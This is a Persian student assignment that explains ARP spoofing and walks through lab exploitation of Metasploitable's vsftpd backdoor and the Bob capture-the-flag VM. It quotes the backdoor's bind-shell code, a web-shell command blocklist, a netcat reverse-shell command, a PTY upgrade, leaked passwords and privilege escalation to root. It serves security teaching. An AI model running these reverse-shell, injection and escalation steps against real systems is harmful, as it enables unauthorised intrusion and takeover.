«به نام خدا»

تکلیف اول - مرضیه علیدادی – 9631983 - لینک فیلم تکلیف

---

1. Arp spoofing یک نمونه از حملاتی است که می تواند ما را به سمت حمله ی MITM موفق پیش ببرد. کار پروتکل ARP ترجمه ی آدرس IP به Mac است. در یک LAN سیستم ها از طریق آدرس Mac با هم ارتباط برقرار می کنند. از طریق این پروتکل، هر سیستمی IP و Mac خود را به router یا gateway ارسال می کند. وقتی از بیرون شبکه پیامی برای یک IP ارسال می شود، router با دانستن Mac مرتبط، packet را برای آن سیستم می فرستد. اینجاست که از پروتکل Arp استفاده می شود.

اما این پروتکل دو مشکل امنیتی دارد(دلایل ایجاد این حمله): 1. همه ی پیام ها trusted تلقی می شوند؛ یعنی اگر کسی آدرس mac ای برای خودش ادعا کند، باور می شود که واقعا متعلق به خودش است. 2. اگر برای سیستمی یک response بیاید، در حالی که request ای نداده باشد، آن را هم در جدولش ذخیره می‌کند.

حمله ی Arp spoofing از این دو اشکال استفاده می کند. در این حمله، attacker در میانه ی راه قرار می گیرد و تمام اطلاعاتی که یک victim دریافت یا ارسال می کند را شنود می کند. برای این کار، دو Arp response ارسال می کند. در یکی، آدرس IP روتر را به همراه mac خود قرار می دهد، و آن را به victim می فرستد و خود را روتر اعلام می کند. و در یکی دیگر نیز، آدرس IP مربوط به victim را به همراه mac خود قرار می دهد، و آن را به روتر می فرستد و خود را به عنوان آن روتر اعلام می کند. به این ترتیب، هرگاه روتر می خواهد پیامی را به victim ارسال کند، عملا دارد برای attacker ارسال می کند. و هر گاه victim می خواهد پیامی را به روتر ارسال کند، عملا دارد برای attacker ارسال می کند. با این کار، attacker عملا MITM شده است.

تشخیص این حمله: 1. یک سری detector هایی وجود دارد، از جمله XArp؛ که فرایند تشخیص این حمله را آسان می کنند. وقتی این حمله شروع می شود، آن ها آلارم می دهند. که این، بدان معنی ست که قبل از اینکه حمله آغاز شود، اطلاع می دهند و جلوی آسیب را می گیرند. 2. همچنین می توان از wireshark استفاده کرد و با آنالیز کردن packet ها، این حمله را تشخیص داد. 3. یک راه دیگر که نیاز به ابزاری ندارد، این است که در command prompt این کامند را run کنیم: arp –a . این کامند، جدولی را به ما نمایش می دهد، که در ستون سمت چپ آن، IP قرار دارد. و در ستون وسط آن، Mac قرار دارد. اگر جدول شامل دو آدرس IP متفاوت بود که یک Mac مشترک داشتند، احتمالا این حمله در سیستم ما در حال وقوع است.

.2

1. ابتدا رنج IP مربوط به LAN و subnet mask را بدست آوردم:

```
┌──(marzieh㉿kali21)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe5b:61f3  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:5b:61:f3  txqueuelen 1000  (Ethernet)
        RX packets 257  bytes 20468 (19.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1020  bytes 65226 (63.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 607  bytes 45436 (44.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 607  bytes 45436 (44.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

سپس با استفاده از آن، لیست سیستم های موجود در LAN را بدست آوردم:

```
┌──(marzieh㉿kali21)-[~]
└─$ nmap -F 192.168.196.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 12:09 EDT
Nmap scan report for 192.168.196.2
Host is up (0.0081s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.196.128
Host is up (0.0018s latency).
All 100 scanned ports on 192.168.196.128 are closed

Nmap scan report for 192.168.196.129
Host is up (0.0017s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.25 seconds
```

همانطور که مشخص است، سیستمی که پورت های باز بیشتری دارد، همان سیستم metasploitable است. پس IP اش برابر 192.168.196.129 است.

حالا در سیستم metasploitable چک می کنم آدرس IP اش را:


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1b:4e:88
          inet addr:192.168.196.129  Bcast:192.168.196.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1b:4e88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5282 (5.1 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```


همانطور که مشخص است، آدرس IP اش را درست بدست آورده بودیم.

---

2. ابتدا فریم وورک metasploit را run میکنیم:


سپس باید از سایت rapid7 نحوه ی استفاده از این آسیب پذیری را بینیم. سپس از آن استفاده کنیم. بعد از آن باید آدرس IP سیستم victim را وارد کنیم. و در نهایت exploit را آغاز کنیم:





---

3. با توجه به اینکه با کاربر root به shell قربانی دسترسی داریم، امکان تعویض پسوورد وجود دارد:



The backdoor payload is initiated in response to a :) character combination in the username which represents a smiley face. The code sets up a bind shell listener on port 6200.

Let's have a look at the source code of the vulnerable version of VSFTPD v2.3.4 to see what the backdoor looks like in the source code.

The following code validates the user input on the username:

```
37. -    else if((p_str->p_buf[i]==0x3a)
38. -    && (p_str->p_buf[i+1]==0x29))
39. -    {
40. -      vsf_sysutil_extra();
41. -    }
```

Line 37 and 38 check for user input containing hexadecimal chars 0x3a followed by 0x29 which represents the smiley face :) characters. When the username contains both characters the else if statement executes the vsf_sysutil_extra function. Let's have a look at this function.

```
75. -int
76. -vsf_sysutil_extra(void)
77. -{
78. -  int fd, rfd;
79. -  struct sockaddr_in sa;
80. -  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
81. -  exit(1);
82. -  memset(&sa, 0, sizeof(sa));
83. -  sa.sin_family = AF_INET;
84. -  sa.sin_port = htons(6200);
85. -  sa.sin_addr.s_addr = INADDR_ANY;
86. -  if((bind(fd,(struct sockaddr *)&sa,
87. -  sizeof(struct sockaddr))) < 0) exit(1);
88. -  if((listen(fd, 100)) == -1) exit(1);
89. -  for(;;)
90. -  {
91. -    rfd = accept(fd, 0, 0);
92. -    close(0); close(1); close(2);
93. -    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
94. -    execl("/bin/sh","sh",(char *)0);
95. -  }
96. -}
```

The ‘struct sockaddr_in sa’ on line 79 is a structure containing an internet address named sa. The structure is defined by the sin_family which is set to the constant AF_INET, sin_port (6200) and the client address set to any on line 83, 84 and 85. The code to follow uses the structure to setup a bind socket and a listener process to listen on the socket for incoming connections. Note that this code is run in the server context, so the server is setting up the bind socket and listener which is used by the remote attacker for setting up a connection. Line 94 presents a shell to anyone connecting to the server on port 6200.

---

3. با بدست آوردن رنج IP مربوط به LAN، IP سیستم bob را بدست آوردم:


```
┌──(marzieh㉿kali21)-[~]
└─$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe5b:61f3  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:5b:61:f3  txqueuelen 1000  (Ethernet)
        RX packets 26557  bytes 4111936 (3.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6759563  bytes 406480256 (387.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 659187  bytes 33066836 (31.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 659187  bytes 33066836 (31.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(marzieh㉿kali21)-[~]
└─$ nmap -F 192.168.196.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 15:58 EDT
Nmap scan report for 192.168.196.2
Host is up (0.00077s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.196.128
Host is up (0.00097s latency).
All 100 scanned ports on 192.168.196.128 are closed

Nmap scan report for 192.168.196.131
Host is up (0.00096s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.28 seconds
```

حالا با nmap . با داشتن IP سیستم Bob توانستم پورت های باز آن را تشخیص دهم:


```
┌──(marzieh㉿kali21)-[~]
└─$ nmap -A 192.168.196.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 16:28 EDT
Nmap scan report for 192.168.196.131
Host is up (0.0023s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds
```

همانطور که مشخص است، پورت 80 آن باز است. همچنین nmap توانست فایل robots.txt نیز پیدا کند. و مشخص کرد که شامل چه مواردی است.


حالا با توجه به اینکه می دانم پورت 80 آن باز است، IP آن را در مرورگر explore کردم:



از بین مواردی که nmap نشان داده است، dev_shell.php به نظر می آید که یک shell باشد. پس لینک آن را بازمی کنم:



یک سری command مثلا ls را اجرا کردم. ولی خروجی نداد:



کامند id را که اجرا کردم، جواب داد:

پس با دستور | (pipe)، کاری می کنم که shell کار کند:

از خروجی دستور ls، تصمیم می گیرم فایل dev_shell.php.bak را دانلود کنم. آن را دانلود می کنم و محتوای آن را بررسی می کنم:

```
┌──(marzieh㉿kali21)-[~/Downloads]
└─$ cat dev_shell.php.bak
<html>
<body>
  <?php
    //init
    $invalid = 0;
    $command = ($_POST['in_command']);
    $bad_words = array("pwd", "ls", "netcat", "ssh", "wget", "ping", "traceroute", "cat", "nc");
  ?>
  <style>
    #back{
      position: fixed;
```

در کد موجود در این فایل، یک سری دستور تحت عنوان bad_words مشخص شده اند، که banned هستند اجرا نمی شوند در همان محیط shell ای که در بالا دیدیم.

حالا دستور 192.168.196.128 6000 -e /bin/bash | nc id را در shell اجرا کردم. و البه قبل از آن یک net cat listener روی پورت 6000 قرار دادم. حالا یک shell محدود در اختیار ماست.

دستور `python -c 'import pty;pty.spawn("/bin/bash")'` را اجرا کردم تا یک shell بدون محدودیت داشته باشم.

حالا توانستم در بخش های مختلف سیستم، فایل های مختلف را مشاهده کنم:

```
┌──(marzieh㉿kali21)-[~/Downloads]
└─$ nc -lvp 6000
listening on [any] 6000 ...
192.168.196.131: inverse host lookup failed: Unknown host
connect to [192.168.196.128] from (UNKNOWN) [192.168.196.131] 50048
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Milburg-High:/var/www/html$

www-data@Milburg-High:/var/www/html$ ls
ls
WIP.jpg         dev_shell.php.bak   lat_memo.html   robots.txt
about.html      dev_shell_back.png  login.html      school_badge.png
contact.html    index.html          news.html
dev_shell.php   index.html.bak      passwords.html
www-data@Milburg-High:/var/www/html$ cd /home
cd /home
www-data@Milburg-High:/home$ ls
ls
bob  elliot  jc  seb
www-data@Milburg-High:/home$ cd elliot
cd elliot
www-data@Milburg-High:/home/elliot$ ls
ls
Desktop    Downloads  Pictures  Templates  theadminisdumb.txt
Documents  Music      Public    Videos
www-data@Milburg-High:/home/elliot$
```

در بین این فایل هایی که در این آدرس از سیستم هست، فایلی با نام theadminisdumb.txt وجود دارد. این فایل تکست را که باز کردم، توضیحی درباره ی کارمندان این شرکت، و به خصوص ادمین آن بود. و می گفت که ادمین این شرکت احمق است، چون رمز او در سیستم Qwerty است.

```
s are quite new to managing a server so I can forgive them for that password file they
ept, he always yells at Sebastian and James now they do some dumb stuff but their new
 kiddies. His wallpaper policy also is redundant, why do we need custom wallpapers tha
ince he "cares" about it so much but he just yells at me and says I don't know what i'
for his friend James who doesn't care and made his password: Qwerty. To be honest Jame
 doesn't care about what I have to say. it's only a matter of time before it's broken
```

این به ما یک hint می دهد که یکی از کاربران رمزش Qwerty است. پس با آزمون و خطا آن ها را بررسی می کنم:

```
www-data@Milburg-High:/home/elliot$ su bob
su bob
Password: Qwerty

su: Authentication failure
www-data@Milburg-High:/home/elliot$ su elliot
su elliot
Password: Qwerty

su: Authentication failure
www-data@Milburg-High:/home/elliot$ su jc
su jc
Password: Qwerty

jc@Milburg-High:/home/elliot$
```

مشخص شد که این کامند مربوط به کاربری با اسم jc است.

وارد فایل Bob شدم تا فایل های موجود در آن دایرکتوری هم بررسی کنم. سه فایل با نام های Secret و staff.txt و login.txt.gpg در آن دیده می شود، که به نظر به کار ما می آیند. فایل login.txt.gpg نیاز به یک رمز برای باز شدن دارد. در دایرکتوری Secret به دنبال آن گشتم. این دایرکتوری شامل یک سری دایرکتوری های تودرتو بود. در نهایت در آدرس زیر، به فایل note.sh رسیدم:

/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here/notes.sh

محتوای آن را بررسی کردم:

```
cd Documents
jc@Milburg-High:/home/bob/Documents$ ls
ls
login.txt.gpg  Secret  staff.txt
jc@Milburg-High:/home/bob/Documents$ cd Secret
cd Secret
jc@Milburg-High:/home/bob/Documents/Secret$ ls
ls
Keep_Out
jc@Milburg-High:/home/bob/Documents/Secret$ cd Keep_Out
cd Keep_Out
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$ ls
ls
Not_Porn  Porn
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$ cd Not_Porn
cd Not_Porn
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn$ ls
ls
No_Lookie_In_Here
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn$ cd No_Lookie_In_Here
<ents/Secret/Keep_Out/Not_Porn$ cd No_Lookie_In_Here
<uments/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ ls
ls
notes.sh
<uments/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ cat notes.sh
cat notes.sh
#!/bin/bash
clear
echo "-= Notes =-"
echo "Harry Potter is my faviorite"
echo "Are you the real me?"
echo "Right, I'm ordering pizza this is going nowhere"
echo "People just don't get me"
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>"
echo "Cucumber"
echo "Rest now your eyes are sleepy"
echo "Are you gonna stop reading this yet?"
echo "Time to fix the server"
echo "Everyone is annoying"
echo "Sticky notes gotta buy em"
<uments/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$
```

می توان حدس زد که شاید حروف اول هر جمله را اگر کنار هم بگذاریم، رمز را تولید کنم: ARPOCRATES برای باز کردن login.txt.gpg این حدس را امتحان می کنم. حدس درستی بود و فایل باز شد و اطلاعات به این شکل استخراج شد:

Username: bob

Password: b0bcat_

حالا بررسی می کنم که کاربر bob به چه فایل هایی دسترسی دارد. همانطور که مشخص است، به همه دسترسی دارد. پس به root تغییر کاربر می دهم تا بتوانم فایل flag.txt را باز کنم. این کار با موفقیت انجام می شود:

```
cd ..
bob@Milburg-High:/$ ls -l
ls -l
total 80
drwxr-xr-x   2 root root  4096 Feb 21  2018 bin
drwxr-xr-x   3 root root  4096 Feb 21  2018 boot
drwxr-xr-x  18 root root  3120 Apr  1 15:27 dev
drwxr-xr-x 114 root root  4096 Apr  1 15:41 etc
-rw———————   1 root root   335 Mar  5  2018 flag.txt
drwxr-xr-x   6 root root  4096 Mar  4  2018 home
lrwxrwxrwx   1 root root    29 Feb 21  2018 initrd.img → boot/initrd.img-4.9.0-4-amd64
lrwxrwxrwx   1 root root    29 Feb 21  2018 initrd.img.old → boot/initrd.img-4.9.0-4-amd64
drwxr-xr-x  15 root root  4096 Feb 21  2018 lib
drwxr-xr-x   2 root root  4096 Feb 21  2018 lib64
drwx——————   2 root root 16384 Feb 21  2018 lost+found
drwxr-xr-x   3 root root  4096 Feb 21  2018 media
drwxr-xr-x   2 root root  4096 Feb 21  2018 mnt
drwxr-xr-x   2 root root  4096 Feb 21  2018 opt
dr-xr-xr-x 178 root root     0 Apr  1 15:27 proc
drwx——————  16 root root  4096 Feb 28  2018 root
drwxr-xr-x  22 root root   720 Apr  1 15:41 run
drwxr-xr-x   2 root root  4096 Feb 21  2018 sbin
drwxr-xr-x   3 root root  4096 Mar  4  2018 srv
dr-xr-xr-x  13 root root     0 Apr  1 15:27 sys
drwxrwxrwt   2 root root  4096 Apr  1 15:27 tmp
drwxr-xr-x  10 root root  4096 Feb 21  2018 usr
drwxr-xr-x  12 root root  4096 Feb 28  2018 var
lrwxrwxrwx   1 root root    26 Feb 21  2018 vmlinuz → boot/vmlinuz-4.9.0-4-amd64
lrwxrwxrwx   1 root root    26 Feb 21  2018 vmlinuz.old → boot/vmlinuz-4.9.0-4-amd64
bob@Milburg-High:/$ sudo su
sudo su
[sudo] password for bob: b0bcat_

root@Milburg-High:/# ls
ls
```

```
Desktop  Documents  Downloads  Music  Pictures  Public
root@Milburg-High:~# cat /flag.txt
cat /flag.txt
CONGRATS ON GAINING ROOT

        .-.
       (   )
        |~|       _.--._
        |~|~:'--~'      |
        | | :   #root   |
        | | :     _.--._|
        |~|~`'--~'
        | |
        | |
        | |
        | |
        | |
        | |
        | |
   _____|_|_____ Thanks for playing ~c0rruptedb1t
root@Milburg-High:~# █
```

حمله با موفقیت انجام شد.

Robots.txt : از موارد فنی که برای بهینه کردن ایندکس صفحات سایت به کار می رود، استفاده از فایل robots.txt است. Robots.txt یک فایل متنی است که برای هدایت ربات های موتور جستجو برای نحوه خزیدن و ایندکس صفحات وب سایت استفاده می شود. از آنجا که فایل robots.txt ربات های جستجو را در مورد نحوه خزیدن صفحات مختلف وب سایت ما راهنمایی می کند، دانستن نحوه استفاده و تنظیم این فایل بسیار مهم است.

